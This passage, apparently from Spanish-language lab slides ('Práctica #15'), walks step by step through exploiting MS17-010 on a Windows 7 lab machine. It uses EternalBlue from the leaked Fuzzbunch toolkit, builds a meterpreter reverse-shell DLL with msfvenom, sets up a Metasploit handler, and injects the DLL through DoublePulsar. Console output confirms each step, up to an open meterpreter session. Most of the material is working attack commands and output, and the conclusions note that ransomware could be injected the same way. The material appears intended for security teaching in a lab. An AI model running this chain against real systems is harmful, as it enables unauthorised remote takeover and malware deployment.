0x00000020 69 63 65 20 50 61 63 6b 20 31 00 ice Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer..DONE.
[+] Sending final SMBv2 buffers.....DONE.
[+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
```

# Práctica #15. Explotación de MS17-010

- Si la ejecución de EternalBlue fue exitosa, se mostrara en la consola.

```
[*] Triggering free of corrupted buffer.  
[*] Pinging backdoor...  
    [+] Backdoor returned code: 10 - Success!  
    [+] Ping returned Target architecture: x86 (32-bit)  
    [+] Backdoor installed  
=-----WIN-----  
[*] CORE sent serialized output blob (2 bytes):  
0x00000000  08 00  
[*] Received output parameters from CORE  
[+] CORE terminated with status code 0x00000000  
[+] Eternalblue Succeeded
```

# Práctica #15. Explotación de MS17-010

- Generamos una DLL maliciosa, la cual al cargarse como parte de un proceso, nos regresara una Shell.

```
msfvenom -p windows/meterpreter/reverse_tcp -f dll LHOST=192.168.26.152  
LPORT=4444 > shell.dll
```

```
root@kali:~/wine-fuzzbunch/drive_c# msfvenom -p windows/meterpreter/reverse_tcp  
-f dll LHOST=192.168.26.152 LPORT=4444 > shell.dll  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
ad  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of dll file: 5120 bytes
```

# Práctica #15. Explotación de MS17-010

- Preparar metasploit para recibir un Shell siguiendo los parámetros establecidos en la DLL.

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.26.152
lhost => 192.168.26.152
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.26.152:4444
[*] Starting the payload handler...
```

# Práctica #15. Explotación de MS17-010

Para realizar la inyección de la DLL a través del backdoor generado con EternalBlue, utilizaremos otra de las herramientas del fuzzbunch, regresamos al Shell y escribimos la sentencia *use DoublePulsar*

```
fb Special (Eternalblue) > use DoublePulsar
[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.26.153

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
=====
Name          Value
----          -----
NetworkTimeout 60
TargetIp      192.168.26.153
TargetPort    445
OutputFile
Protocol      SMB
Architecture   x86
Function      OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] : █
```

# Práctica #15. Explotación de MS17-010

Seguimos todas las opciones por defecto hasta que se nos solicite la funcionalidad a emplear, seleccionamos RunDLL, esto inyectara una DLL maliciosa tomando como base el backdoor generado por EternalBlue.

```
[*] Function :: Operation for backdoor to perform
[*] Function [0] : 2
[+] Set Function => RunDLL
[*] DllPayload :: DLL to inject into user mode
```

# Práctica #15. Explotación de MS17-010

- Seleccionar la DLL maliciosa generada a través de msfvenom

```
[*] DllPayload :: DLL to inject into user mode  
[?] DllPayload [] : C:\shell.dll  
[+] Set DllPayload => C:\shell.dll  
[*] DllOrdinal :: The exported ordinal number of the DLL being injected to call  
[?] DllOrdinal [1] :  
[*] ProcessName :: Name of process to inject into
```

# Práctica #15. Explotación de MS17-010

Continuar con los parámetros de DoublePulsar hasta tener la confirmación de inyección de la DLL y su ejecución

```
[?] Execute Plugin? [Yes] :  
[*] Executing Plugin  
[+] Selected Protocol SMB  
[.] Connecting to target...  
[+] Connected to target, pinging backdoor...  
    [+] Backdoor returned code: 10 - Success!  
    [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x49014342  
SMB Connection string is: Windows 7 Professional 7601 Service Pack 1  
Target OS is: 7 x86  
Target SP is: 1  
    [+] Backdoor installed  
    [+] DLL built  
    [.] Sending shellcode to inject DLL  
    [+] Backdoor returned code: 10 - Success!  
    [+] Backdoor returned code: 10 - Success!  
    [+] Backdoor returned code: 10 - Success!  
    [+] Command completed successfully  
[+] Doublepulsar Succeeded
```

# Práctica #15. Explotación de MS17-010

Volver a la consola de metasploit y verificar que se haya obtenido una Shell inversa.

```
[*] Sending stage (957487 bytes) to 192.168.26.153
[*] Meterpreter session 1 opened (192.168.26.152:4444 -> 192.168.26.153:49159) at 2017-06-23 15:36:35 -0400
meterpreter >
```

# Práctica #15. Explotación de MS17-010

## (Conclusiones)

- La vulnerabilidad no requiere ningún privilegio, ningún permiso o acceso físico al equipo.
- El proceso es invisible para el usuario.
- Es posible injectar cualquier cosa en una DLL maliciosa, por ejemplo, Ransomware.